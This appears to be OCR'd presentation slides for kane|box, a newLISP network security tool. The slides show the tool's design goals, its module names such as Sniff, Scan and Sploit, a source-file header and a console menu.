
Software

New Demand


- Made for actual Users
  (Not Corporate dweebs who know sh** about security)
- Affordable
  (not $50,000 US to start)
- Should do everything
  (not one device per function)
- Multiple interfaces (console/web)
- Anyone can make it better
  (doesn't require a 100+ person team)

Software Platform


- kane|box Engine
  - Sniff Module
  - Scan Module
  - Scrub Module
  - Snatch Module
  - Sploit Module
- Web Interface
- A lot more...



```
;; カネ|box
;;
;; @author  Kanen Flowers
;; @version see release/version.txt
;;
;; Requires newLISP 10.2.8+
;; Developed on Ubuntu 10.x LTS and OpenBSD 4.7
;;
;; Training files can be gathered from
;;  https://www.openpacket.org/
;;  http://wiki.wireshark.org/SampleCaptures
;;
;; Read "kanebox.pdf" for an overview of kane|box and the design
;; considerations of the project - www.kane-box.com
;

(constant 'SIGINT 2)    ; Stop CONTROL-C Madness
(define (ctrlC-handler) (println "[!] Hit 'x' to Exit カネ|box") )
(signal SIGINT 'ctrlC-handler)

(global 'config)      ; config file (config/kanebox.cfg)
(global 'home)        ; home directory (/opt/kanebox or from 'config)
(global 'secretkey)   ; secret key for encrypting things (from 'config)
(global 'loglevel)    ; screen, file, all (from 'config)
(global 'raw-packets) ; send raw packets (requires root access)
(global 'geo)         ; geo location services (nil or true)
(global 'logs)        ; where kane|box puts the logs (full path)
(global 'training)    ; where kane|box puts the training files (full path)
"kanebox.lsp" 176L, 5867C written                                 18,0-1        0%
```


Interface
The Network
Train
Snatch
カネ|box
Engine
Shun | Scrub
Scan | Sploit
Local Systems
Networked System
Networked System
Networked System


Console Interface



```
[-] Converting CAPEC file to structure...
[+] CAPEC structure created.

-- カネ|box (kane|box) Interactive Shell Interface --

カネ|box Modules

   (1) Train Module
   (2) Sniff Module
   (3) Scrub Module
   (4) Snatch Module
   (5) Scan Module
   (6) Sploit Module

カネ|box Options


   (n) Network Setup
   (u) Update カネ|box
   (w) Start Web Server
   (o) Configuration Options
   (h) Help (Show Help)
   (x) Quit

[Menu] >
```

Web Interface

(Not very good... yet)




